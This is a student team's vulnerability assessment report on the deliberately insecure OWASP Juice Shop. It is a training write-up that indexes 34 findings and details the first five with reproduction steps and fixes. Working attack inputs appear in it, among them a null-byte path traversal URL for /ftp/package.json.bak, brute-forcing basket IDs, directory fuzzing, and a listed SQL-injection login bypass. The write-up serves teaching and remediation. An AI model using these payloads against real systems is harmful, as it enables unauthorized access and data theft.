Vulnerability Assessment Report

OWASP Juice Shop

Team Members:

- Mahmoud Mohamed Abdelaziz
- Mohamed Samir Mohamed
- Khaled Galal Yehia
- Ahmed Aziz Habib

Instructor:

Ahmed Hisham

Document Overview: OWASP Juice Shop Findings

Introduction

This document presents a detailed write-up of numerous security vulnerabilities discovered and exploited within the OWASP Juice Shop application. As a deliberately insecure web application, Juice Shop provides a practical environment for learning, practicing, and demonstrating common web security flaws across the OWASP Top 10 and beyond.

This report serves as a consolidated record of the findings identified and documented by **Group CAI2_ISS3_G1**.

Vulnerabilities Covered in This Report:

This report details the identification, exploitation, impact, and remediation for the following vulnerabilities:

1. **Insecure Direct Object Reference (User Basket Access - Initial Finding)**
2. **Sensitive Data Exposure (Forgotten Developer Backup - /ftp Directory)**
3. **Vulnerable Component (Vulnerable Library - sanitize-html)**
4. **Vulnerable Component (Legacy Typosquatting - epilogue-js)**
5. **Improper Input Validation (Admin Registration via Role Manipulation)**
6. **User Credential Dump via SQL Injection (Direct API - /rest/products/search)**
7. **Database Schema Extraction via UNION SELECT (Search - /#/search)**
8. **Error-Based SQL Injection in Search (Search - /#/search)**
9. **Password Brute Force via Burp Suite Intruder (Login - /#/login)**
10. **NoSQL Injection in Product Reviews (Product Page - $ne Operator)**
11. **Weak Authentication – Valid User Bypass (Jim's Login)**
12. **SQL Injection in Login (Admin Login Bypass - ' OR 1=1 –)**
13. **DOM-based Cross-Site Scripting (Payload in Search Bar - JS Alert)**
14. **DOM-based Cross-Site Scripting (Content Embedding via Search Bar - SoundCloud)**
15. **Reflected Cross-Site Scripting (Order Tracking ID)**
16. **Stored Cross-Site Scripting via API Endpoint (Product Description Update)**
17. **Stored Cross-Site Scripting (User Email Field Bypass)**
18. **Content Security Policy (CSP) Bypass (Username Field Injection)**
19. **HTTP Header Cross-Site Scripting (True-Client-IP Header)**
20. **Stored Cross-Site Scripting (Server-Side Filter Bypass)**
21. **Missing Function Level Access Control (Direct Access to Web3 Sandbox)**
22. **Missing Function Level Access Control (Direct Access to Admin Section)**
23. **Insecure Direct Object References (IDOR) / Broken Access Control (Viewing Arbitrary Baskets via API)**

24. **Missing Function Level Access Control (Unauthorized Feedback Deletion)**
25. **Broken Access Control / Authentication Bypass (Submitting Feedback as Another User)**
26. **Cross-Site Request Forgery (CSRF) (Username Change)**
27. **Broken Access Control / Authentication Bypass (Submitting Review as Another User)**
28. **Insecure Direct Object References (IDOR) / Broken Access Control (Modifying Arbitrary Baskets via API)**
29. **Missing Function Level Access Control / Authorization Bypass (Unauthorized Product Modification)**
30. **Path Traversal / Null Byte Injection (Accessing Hidden File - eastere.gg)**
31. **Error Handling (Lack of Clear Messages / Information Leakage)**
32. **Backup File Exposure - Sensitive Information Disclosure (package.json.bak via Null Byte)**
33. **Weak Password Hashing (Via SQLi - Ephemeral Accountant)**
34. **Deprecated Interface (Security Misconfiguration - XML Upload in Complaint)**

For each vulnerability, the report includes:

- **Vulnerability Name & Challenge:** Clear identification.
- **Severity/Difficulty:** Juice Shop's rating.
- **Location/URL & Parameter:** Specific endpoint and input field.
- **Description:** Explanation of the vulnerability.
- **Steps to Reproduce (STR):** Detailed steps to replicate the finding.
- **Proof of Concept (PoC):** Payloads used and illustrative screenshots.
- **Impact:** Potential consequences of exploitation.
- **Root Cause (Conceptual):** Underlying reason for the vulnerability.
- **Remediation / How to Fix:** Suggested mitigation strategies.
- **Tools Used:** Tools employed during the discovery/exploitation.

Vulnerability: Insecure Direct Object Reference (User Basket Access)

Juice Shop Challenge: Basket View Challenge
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ☆☆☆

Location/URL:

- https://juice-shop.herokuapp.com/#/basket
- **Parameter/Input Field:** bid

Description:

- An **Insecure Direct Object Reference (IDOR)** vulnerability exists in the basket system. This vulnerability allows an authenticated user to access or manipulate the basket of another user by simply changing the **basket ID** in the API request.

Steps to Reproduce (STR):

1. create and Sing into your user account.
2. Go to any product and click “add to basket”.
3. Capture the request by developer tools
4. Go to Storage Section, then to Local storage and try to change or brute force the value of “bid” parameter


Proof of Concept (PoC):

- **Payload Used:**

  Modify “bid” parameter with another value number.

- **Screenshot(s):**

Impact:



- Unauthorized Access to User Data: Attackers can view the contents of another user's basket.
- Violation of Confidentiality: Data tied to user behavior (selected products, basket history) is exposed.
- Possible Elevation of Privileges: If extended, this type of vulnerability could be used to modify, delete, or place orders on behalf of others.

Root Cause (Conceptual):

- The backend uses a predictable and exposed numeric ID "/basket/12"

Remediation / How to Fix:

- Ensure that every request to access a basket validates that the basket belongs to the currently logged-in user match User Id with session user.
- Use **UUIDs or hashed references** instead of incremental IDs in the API path.

Tools Used:

- Manual Browser Testing, Burp Suite
- Browser Developer Tools

Sensitive Data Exposure (Forgotten Developer Backup)

Juice Shop Challenge: Forgotten Developer Backup
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆☆

Location/URL:

- /#/ftp
- **Parameter/Input Field:** none

Description:

- occurs when an application, system, or service improperly handles sensitive information, making it accessible to unauthorized parties. This can happen when data is stored, processed, or transmitted without sufficient protection, leaving it vulnerable to unauthorized access and theft.

Steps to Reproduce (STR):


1. using tool like ffuf or gobuster to fuzz the directories, I used ffuf and I discovered there is many directories, but there is one of them I searched for its “ftp” because it’s a common name developers use.
2. go to “/ftp” directory and like I expected its containing developer backup files.

Proof of Concept (PoC):

- **Payload Used:**

  /ftp to url

- **Screenshot(s):**



Impact:

- Identity Theft: Attackers can use exposed data to impersonate users or perform fraudulent activities.
- Financial Loss: Financial data exposure can lead to unauthorized transactions or theft.
- Regulatory Violations: Exposure of sensitive data can violate privacy regulations (e.g., GDPR, HIPAA), leading to legal consequences and financial penalties.
- Loss of Trust: Data breaches can harm the reputation of an organization, leading to loss of customer trust and business.

Root Cause (Conceptual):

- Weak or Missing Encryption
- Poor Access Controls
- Lack of Data Classification

Remediation / How to Fix:

- Use Strong Encryption: Ensure data is encrypted both at rest and in transit (e.g., using SSL/TLS, AES).
- Implement Proper Access Controls: Use role-based access control (RBAC) to limit who can access sensitive data.
- Store Minimum Data: Only store sensitive information if absolutely necessary, and for the shortest time possible.
- Mask or Redact Sensitive Data: When displaying sensitive data, show only the necessary portion (e.g., show only the last 4 digits of a credit card number).
- Regularly Update Security Practices: Stay up to date with best practices and encryption standards.
- Security Testing and Audits: Regularly test and audit systems for vulnerabilities that could lead to sensitive data exposure.

Tools Used:

- Ffuf

Vulnerable Component (Vulnerable Library)

Juice Shop Challenge: Vulnerable Library Challenge
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆☆

Location/URL:

- /#/complain
- **Parameter/Input Field:** Message Field

Description:

- Third-party library that is being used in the application and is known to have publicly disclosed security vulnerabilities.

Steps to Reproduce (STR):


3. Previously I used to fuzz URL to discover more directories, you can use ffuf or gobuster tools, and I found “ftp” directory that used to be Forgotten backup file.
4. go to “/ftp” directory and download package.json file using this payload in URL: /ftp/package.json.bak%2500.md “it’s only support.md files”
5. Using any Json package checker like Snyk advisor to preview package file.
6. Searching for the correct file to use for payload.
7. After finding it, go to the complaint directory and try to inject it.


Proof of Concept (PoC):


- **Payload Used:**


  sanitize-html 1.4.2 => Complain Message Field

- **Screenshot(s):**









Impact:

- Remote Code Execution (RCE).
- Cross-Site Scripting (XSS).
- Denial of Service (DoS).
- Sensitive Data Exposure.
- Supply Chain Attacks.

Root Cause (Conceptual):

- Lack of Regular Maintenance
- Poor Dependency Management
- Insecure Default Configurations

Remediation / How to Fix:

- Keep Dependencies Up to Date
- Remove Unused Components
- Use Trusted Sources.

Tools Used:

- Snyk Json file Checker
- OSINT

Vulnerable Component (Legacy Typosquatting)

Juice Shop Challenge: Legacy Typosquatting Challenge
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆☆

Location/URL:

- /#/contact
- **Parameter/Input Field:** Comment Field at Customer Feedback

Description:

- a type of supply chain attack where an attacker publishes a malicious package to a package repository (like **npm** or **PyPI**) with a name that's **intentionally similar** to a popular or deprecated package—often with a **slight typo** or using a **legacy name** that's no longer maintained.

Steps to Reproduce (STR):

1. First go to /ftp directory and download package.json file using this payload in URL: /ftp/package.json.bak%2500.md “it’s only support.md files”


2. Open package.json and searched for interested or suspicious JS Library that it can be vulnerable.
3. After checking some libraries, I founded “epilogue-js”
4. After finding it, go to the /contact directory and write it.


Proof of Concept (PoC):


- **Payload Used:**

  epilogue-js => Comment field at Customer feedback

- **Screenshots**







Impact:

- Remote Code Execution (RCE).
- Cross-Site Scripting (XSS).
- Denial of Service (DoS).
- Sensitive Data Exposure.
- Supply Chain Attacks.

Root Cause (Conceptual):

- Lack of Regular Maintenance
- Poor Dependency Management
- Insecure Default Configurations

Remediation / How to Fix:

- Keep Dependencies Up to Date
- Remove Unused Components
- Use trusted resources.

Tools Used:

- OSINT

Vulnerability: Improper Input Validation (Admin Registration)

Juice Shop Challenge: Admin Registration Challenge
Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ☆☆☆

Location/URL:

- /api/users
- **Parameter/Input Field:** none

Description:

- In this vulnerability, the application fails to properly validate or restrict the input during the user registration process, allowing an attacker to register as an administrator by manipulating hidden fields in the HTTP request. Normally, when a user signs up, the server should assign a standard user role (e.g., role: "customer") and ignore or restrict any input that attempts to set privileged roles like admin.

